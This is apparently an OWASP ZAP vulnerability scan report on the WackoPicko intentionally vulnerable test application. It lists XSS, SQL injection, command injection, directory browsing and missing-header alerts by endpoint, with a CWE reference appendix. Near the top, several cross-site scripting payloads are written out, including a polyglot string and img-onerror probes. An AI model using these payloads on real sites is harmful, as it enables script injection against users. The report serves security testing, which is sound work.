▶ GET http://owaspbroken/WackoPicko/users/login.php#jaVasCript:/*-/*`/*\`/*'/*"/**/(/* */oNcliCk=alert(5397) )//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert(5397)//>\x3e

▶ GET http://owaspbroken/WackoPicko/users/logout.php?name=abc#<img src="random.gif" onerror=alert(5397)>

▶ POST http://owaspbroken/WackoPicko/users/register.php?name=abc#<img src="random.gif" onerror=alert(5397)>

## Risk=High, Confidence=Medium (6)

### http://owaspbroken (6)

#### Cross Site Scripting (Persistent) (1)

▶ GET http://owaspbroken/WackoPicko/guestbook.php

#### Cross Site Scripting (Reflected) (2)

▶ GET http://owaspbroken/WackoPicko/pictures/search.php?query=%22%3E%3CscrIpt%3Ealert%281%29%3B%3C%2FscRipt%3E

▶ POST http://owaspbroken/WackoPicko/guestbook.php

#### Remote OS Command Injection (2)

▶ POST http://owaspbroken/WackoPicko/guestbook.php

▶ POST http://owaspbroken/WackoPicko/passcheck.php

#### SQL Injection (1)

▶ POST http://owaspbroken/WackoPicko/users/login.php

### Risk=High, Confidence=Low (1)

#### http://owaspbroken (1)

##### Cross Site Scripting (Reflected) (1)

▶ POST http://owaspbroken/WackoPicko/users/login.php

### Risk=Medium, Confidence=Medium (33)

#### http://owaspbroken (33)

##### Buffer Overflow (2)

▶ GET http://owaspbroken/WackoPicko/admin/index.php?page=login

▶ POST http://owaspbroken/WackoPicko/admin/index.php?page=login

##### Directory Browsing (11)

▶ GET http://owaspbroken/WackoPicko/cart/

▶ GET http://owaspbroken/WackoPicko/css/

▶ GET http://owaspbroken/WackoPicko/css/blueprint/

▶ GET http://owaspbroken/WackoPicko/pictures/

▶ GET http://owaspbroken/WackoPicko/upload/

▶ GET http://owaspbroken/WackoPicko/upload/doggie/

▶ GET http://owaspbroken/WackoPicko/upload/flowers/

▶ GET http://owaspbroken/WackoPicko/upload/house/

▶ GET http://owaspbroken/WackoPicko/upload/toga/

▶ GET http://owaspbroken/WackoPicko/upload/waterfall/

▶ GET http://owaspbroken/WackoPicko/users/

### X-Frame-Options Header Not Set (20)

▶ GET http://owaspbroken/WackoPicko/

▶ GET http://owaspbroken/WackoPicko/admin/index.php?page=login

▶ GET http://owaspbroken/WackoPicko/calendar.php

▶ GET http://owaspbroken/WackoPicko/calendar.php?date=1645607701

▶ GET http://owaspbroken/WackoPicko/calendar.php?date=1645694101

▶ GET http://owaspbroken/WackoPicko/calendar.php?date=1645780501

▶ GET http://owaspbroken/WackoPicko/calendar.php?date=1645866901

▶ GET http://owaspbroken/WackoPicko/cart/review.php

▶ GET http://owaspbroken/WackoPicko/guestbook.php

▶ GET http://owaspbroken/WackoPicko/passcheck.php

▶ GET http://owaspbroken/WackoPicko/pictures/recent.php

▶ GET http://owaspbroken/WackoPicko/pictures/search.php?query=ZAP

▶ GET http://owaspbroken/WackoPicko/tos.php

▶ GET http://owaspbroken/WackoPicko/users/login.php

▶ GET http://owaspbroken/WackoPicko/users/register.php

▶ GET http://owaspbroken/WackoPicko/users/sample.php?userid=1

▶ POST http://owaspbroken/WackoPicko/admin/index.php?page=login

▶ POST http://owaspbroken/WackoPicko/guestbook.php

▶ POST http://owaspbroken/WackoPicko/passcheck.php

▶ POST http://owaspbroken/WackoPicko/users/login.php

### Risk=Low, Confidence=Medium (96)

#### http://owaspbroken (96)

#### Absence of Anti-CSRF Tokens (26)

▶ GET http://owaspbroken/WackoPicko/

▶ GET http://owaspbroken/WackoPicko/calendar.php

▶ GET http://owaspbroken/WackoPicko/calendar.php?date=1645607701

▶ GET http://owaspbroken/WackoPicko/calendar.php?date=1645694101

▶ GET http://owaspbroken/WackoPicko/calendar.php?date=1645780501

▶ GET http://owaspbroken/WackoPicko/calendar.php?date=1645866901

▶ GET http://owaspbroken/WackoPicko/cart/review.php

▶ GET http://owaspbroken/WackoPicko/cart/review.php

▶ GET http://owaspbroken/WackoPicko/guestbook.php

▶ GET http://owaspbroken/WackoPicko/guestbook.php

▶ GET http://owaspbroken/WackoPicko/passcheck.php

▶ GET http://owaspbroken/WackoPicko/passcheck.php

▶ GET http://owaspbroken/WackoPicko/pictures/recent.php

▶ GET http://owaspbroken/WackoPicko/pictures/search.php?query=ZAP

▶ GET http://owaspbroken/WackoPicko/tos.php

▶ GET http://owaspbroken/WackoPicko/users/login.php

▶ GET http://owaspbroken/WackoPicko/users/login.php

▶ GET http://owaspbroken/WackoPicko/users/register.php

▶ GET http://owaspbroken/WackoPicko/users/register.php

▶ GET http://owaspbroken/WackoPicko/users/sample.php?userid=1

▶ POST http://owaspbroken/WackoPicko/guestbook.php

▶ POST http://owaspbroken/WackoPicko/guestbook.php

▶ POST http://owaspbroken/WackoPicko/passcheck.php

▶ POST http://owaspbroken/WackoPicko/passcheck.php

▶ POST http://owaspbroken/WackoPicko/users/login.php

▶ POST http://owaspbroken/WackoPicko/users/login.php

### Cookie No HttpOnly Flag (1)

▶ GET http://owaspbroken/WackoPicko/

### Cookie without SameSite Attribute (1)

▶ GET http://owaspbroken/WackoPicko/

### Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s) (35)

▶ GET http://owaspbroken/WackoPicko/

▶ GET http://owaspbroken/WackoPicko/admin/index.php?page=login

▶ GET http://owaspbroken/WackoPicko/calendar.php

▶ GET http://owaspbroken/WackoPicko/calendar.php?date=1645607701

▶ GET http://owaspbroken/WackoPicko/calendar.php?date=1645694101

▶ GET http://owaspbroken/WackoPicko/calendar.php?date=1645780501

▶ GET http://owaspbroken/WackoPicko/calendar.php?date=1645866901

▶ GET http://owaspbroken/WackoPicko/cart/review.php

▶ GET http://owaspbroken/WackoPicko/css/stylings.php

▶ GET http://owaspbroken/WackoPicko/guestbook.php

▶ GET http://owaspbroken/WackoPicko/passcheck.php

▶ GET http://owaspbroken/WackoPicko/pictures/recent.php

▶ GET http://owaspbroken/WackoPicko/pictures/search.php?query=ZAP

▶ GET http://owaspbroken/WackoPicko/pictures/upload.php

▶ GET http://owaspbroken/WackoPicko/pictures/view.php?picid=10

▶ GET http://owaspbroken/WackoPicko/pictures/view.php?picid=11

▶ GET http://owaspbroken/WackoPicko/pictures/view.php?picid=12

▶ GET http://owaspbroken/WackoPicko/pictures/view.php?picid=13

▶ GET http://owaspbroken/WackoPicko/pictures/view.php?picid=14

▶ GET http://owaspbroken/WackoPicko/pictures/view.php?picid=15

▶ GET http://owaspbroken/WackoPicko/pictures/view.php?picid=7

▶ GET http://owaspbroken/WackoPicko/pictures/view.php?picid=8

▶ GET http://owaspbroken/WackoPicko/pictures/view.php?picid=9

▶ GET http://owaspbroken/WackoPicko/tos.php

▶ GET http://owaspbroken/WackoPicko/users/home.php

▶ GET http://owaspbroken/WackoPicko/users/login.php

▶ GET http://owaspbroken/WackoPicko/users/logout.php

▶ GET http://owaspbroken/WackoPicko/users/register.php

▶ GET http://owaspbroken/WackoPicko/users/sample.php?userid=1

▶ POST http://owaspbroken/WackoPicko/admin/index.php?page=login

▶ POST http://owaspbroken/WackoPicko/cart/action.php?action=delete

▶ POST http://owaspbroken/WackoPicko/guestbook.php

▶ POST http://owaspbroken/WackoPicko/passcheck.php

▶ POST http://owaspbroken/WackoPicko/users/login.php

▶ POST http://owaspbroken/WackoPicko/users/register.php

### X-Content-Type-Options Header Missing (33)

▶ GET http://owaspbroken/WackoPicko/

▶ GET http://owaspbroken/WackoPicko/admin/index.php?page=login

▶ GET http://owaspbroken/WackoPicko/calendar.php

▶ GET http://owaspbroken/WackoPicko/calendar.php?date=1645607701

▶ GET http://owaspbroken/WackoPicko/calendar.php?date=1645694101

▶ GET http://owaspbroken/WackoPicko/calendar.php?date=1645780501

▶ GET http://owaspbroken/WackoPicko/calendar.php?date=1645866901

▶ GET http://owaspbroken/WackoPicko/cart/review.php

▶ GET http://owaspbroken/WackoPicko/css/blueprint/ie.css

▶ GET http://owaspbroken/WackoPicko/css/blueprint/print.css

▶ GET http://owaspbroken/WackoPicko/css/blueprint/screen.css

▶ GET http://owaspbroken/WackoPicko/css/stylings.php

▶ GET http://owaspbroken/WackoPicko/guestbook.php

▶ GET http://owaspbroken/WackoPicko/passcheck.php

▶ GET http://owaspbroken/WackoPicko/pictures/recent.php

▶ GET http://owaspbroken/WackoPicko/pictures/search.php?query=ZAP

▶ GET http://owaspbroken/WackoPicko/tos.php

▶ GET http://owaspbroken/WackoPicko/upload/doggie/Dog.jpg.128_128.jpg

▶ GET http://owaspbroken/WackoPicko/upload/flowers/flowers.128_128.jpg

▶ GET http://owaspbroken/WackoPicko/upload/flowers/flweofoee.128_128.jpg

▶ GET http://owaspbroken/WackoPicko/upload/house/hodjjgld.128_128

.jpg

▶ GET http://owaspbroken/WackoPicko/upload/house/My_House.128_128.jpg

▶ GET http://owaspbroken/WackoPicko/upload/house/our_house.128_128.jpg

▶ GET http://owaspbroken/WackoPicko/upload/toga/togas.128_128.jpg

▶ GET http://owaspbroken/WackoPicko/upload/toga/togasfs.128_128.jpg

▶ GET http://owaspbroken/WackoPicko/upload/waterfall/Waterfall.128_128.jpg

▶ GET http://owaspbroken/WackoPicko/users/login.php

▶ GET http://owaspbroken/WackoPicko/users/register.php

▶ GET http://owaspbroken/WackoPicko/users/sample.php?userid=1

▶ POST http://owaspbroken/WackoPicko/admin/index.php?page=login

▶ POST http://owaspbroken/WackoPicko/guestbook.php

▶ POST http://owaspbroken/WackoPicko/passcheck.php

▶ POST http://owaspbroken/WackoPicko/users/login.php

### Risk=Low, Confidence=Low (5)

#### http://owaspbroken (5)

##### Timestamp Disclosure - Unix (5)

▶ GET http://owaspbroken/WackoPicko/calendar.php

▶ GET http://owaspbroken/WackoPicko/calendar.php?date=1645607701

▶ GET http://owaspbroken/WackoPicko/calendar.php?date=1645694101

▶ GET http://owaspbroken/WackoPicko/calendar.php?date=1645780501

▶ GET http://owaspbroken/WackoPicko/calendar.php?date=1645866901

### Risk=Informational, Confidence=Medium (1)

#### http://owaspbroken (1)

##### Information Disclosure - Sensitive Information in URL (1)

▶ GET http://owaspbroken/WackoPicko/users/sample.php?userid=1

### Risk=Informational, Confidence=Low (2)

#### http://owaspbroken (2)

##### Loosely Scoped Cookie (2)

▶ GET http://owaspbroken/WackoPicko/

▶ GET http://owaspbroken/WackoPicko/

# Appendix

## Alert types

This section contains additional information on the types of alerts in the report.

### Cross Site Scripting (DOM Based)

| | |
|---|---|
| **Source** | raised by an active scanner (Cross Site Scripting (DOM Based)) |
| **CWE ID** | 79 |
| **WASC ID** | 8 |
| **Reference** | ▪ http://projects.webappsec.org/Cross-Site-Scripting<br>▪ http://cwe.mitre.org/data/definitions/79.html |

### Cross Site Scripting (Persistent)

| | |
|---|---|
| **Source** | raised by an active scanner (Cross Site Scripting (Persistent)) |
| **CWE ID** | 79 |
| **WASC ID** | 8 |
| **Reference** | ▪ http://projects.webappsec.org/Cross-Site-Scripting |

- http://cwe.mitre.org/data/definitions/79.html

### Cross Site Scripting (Reflected)

| | |
|---|---|
| **Source** | raised by an active scanner (Cross Site Scripting (Reflected)) |
| **CWE ID** | 79 |
| **WASC ID** | 8 |
| **Reference** | • http://projects.webappsec.org/Cross-Site-Scripting<br>• http://cwe.mitre.org/data/definitions/79.html |

### Remote OS Command Injection

| | |
|---|---|
| **Source** | raised by an active scanner (Remote OS Command Injection) |
| **CWE ID** | 78 |
| **WASC ID** | 31 |
| **Reference** | • http://cwe.mitre.org/data/definitions/78.html<br>• https://owasp.org/www-community/attacks/Command_Injection |

### SQL Injection

| | |
|---|---|
| **Source** | raised by an active scanner (SQL Injection) |
| **CWE ID** | 89 |
| **WASC ID** | 19 |

| | |
|---|---|
| **Reference** | ▪ https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html |

### Buffer Overflow

| | |
|---|---|
| **Source** | raised by an active scanner (Buffer Overflow) |
| **CWE ID** | 120 |
| **WASC ID** | 7 |
| **Reference** | ▪ https://owasp.org/www-community/attacks/Buffer_overflow_attack |

### Directory Browsing

| | |
|---|---|
| **Source** | raised by an active scanner (Directory Browsing) |
| **CWE ID** | 548 |
| **WASC ID** | 48 |
| **Reference** | ▪ http://httpd.apache.org/docs/mod/core.html#options<br>▪ http://alamo.satlug.org/pipermail/satlug/2002-February/000053.html |

### X-Frame-Options Header Not Set

| | |
|---|---|
| **Source** | raised by a passive scanner (X-Frame-Options Header) |
| **CWE ID** | 1021 |

| | |
|---|---|
| **WASC ID** | 15 |
| **Reference** | ▪ https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options |

### Absence of Anti-CSRF Tokens

| | |
|---|---|
| **Source** | raised by a passive scanner (Absence of Anti-CSRF Tokens) |
| **CWE ID** | 352 |
| **WASC ID** | 9 |
| **Reference** | ▪ http://projects.webappsec.org/Cross-Site-Request-Forgery<br>▪ http://cwe.mitre.org/data/definitions/352.html |

### Cookie No HttpOnly Flag

| | |
|---|---|
| **Source** | raised by a passive scanner (Cookie No HttpOnly Flag) |
| **CWE ID** | 1004 |
| **WASC ID** | 13 |
| **Reference** | ▪ https://owasp.org/www-community/HttpOnly |

### Cookie without SameSite Attribute

| | |
|---|---|
| **Source** | raised by a passive scanner (Cookie without SameSite Attribute) |
| **CWE ID** | 1275 |

**WASC ID** 13

**Reference**
- https://tools.ietf.org/html/draft-ietf-httpbis-cookie-same-site

### Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s)

**Source** raised by a passive scanner (Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s))

**CWE ID** 200

**WASC ID** 13

**Reference**
- http://blogs.msdn.com/b/varunm/archive/2013/04/23/remove-unwanted-http-response-headers.aspx
- http://www.troyhunt.com/2012/02/shhh-dont-let-your-response-headers.html

### Timestamp Disclosure - Unix

**Source** raised by a passive scanner (Timestamp Disclosure)

**CWE ID** 200

**WASC ID** 13

**Reference**
- http://projects.webappsec.org/w/page/13246936/Information%20Leakage

### X-Content-Type-Options Header Missing

| | |
|---|---|
| **Source** | raised by a passive scanner (X-Content-Type-Options Header Missing) |
| **CWE ID** | 693 |
| **WASC ID** | 15 |
| **Reference** | ▪ http://msdn.microsoft.com/en-us/library/ie/gg622941%28v=vs.85%29.aspx<br>▪ https://owasp.org/www-community/Security_Headers |

### Information Disclosure - Sensitive Information in URL

| | |
|---|---|
| **Source** | raised by a passive scanner (Information Disclosure - Sensitive Information in URL) |
| **CWE ID** | 200 |
| **WASC ID** | 13 |

### Loosely Scoped Cookie

| | |
|---|---|
| **Source** | raised by a passive scanner (Loosely Scoped Cookie) |
| **CWE ID** | 565 |
| **WASC ID** | 15 |
| **Reference** | ▪ https://tools.ietf.org/html/rfc6265#section-4.1<br>▪ https://owasp.org/www-project-web-security-testing-guide/v41/4-Web_Application_Security_Testing/06- |

Session_Management_Testing/02-Testing_for_Cookies_Attributes.html

- http://code.google.com/p/browsersec/wiki/Part2#Same-origin_policy_for_cookies